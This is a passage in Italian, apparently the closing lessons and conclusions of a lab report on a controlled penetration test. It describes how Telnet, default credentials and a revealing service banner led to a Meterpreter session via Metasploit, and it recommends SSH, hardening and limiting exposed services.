L'attività ha evidenziato come l'utilizzo di **servizi legacy non cifrati**, quali **Telnet**, e la **presenza di credenziali di default** rappresentino **vulnerabilità critiche** per la sicurezza dei sistemi.

L'esposizione di **informazioni sensibili tramite il banner di servizio** ha inoltre dimostrato come **configurazioni errate** possano facilitare l'**accesso non autorizzato**.

Per ridurre il rischio di compromissione è necessario adottare **protocolli cifrati** (come SSH), **rimuovere credenziali predefinite**, applicare **politiche di hardening** dei sistemi e **limitare l'esposizione dei servizi di rete**.

9. Conclusioni

Il laboratorio ha consentito di analizzare l'**intero flusso di un attacco controllato**, dalla fase di **enumeration** fino all'ottenimento di una **sessione Meterpreter** per attività di **post-exploitation**.

L'esperienza ha dimostrato come **vulnerabilità di configurazione apparentemente semplici** possano portare rapidamente alla **compromissione completa di un sistema** e ha permesso di consolidare competenze fondamentali nell'utilizzo del **framework Metasploit** e nelle **metodologie di penetration testing**.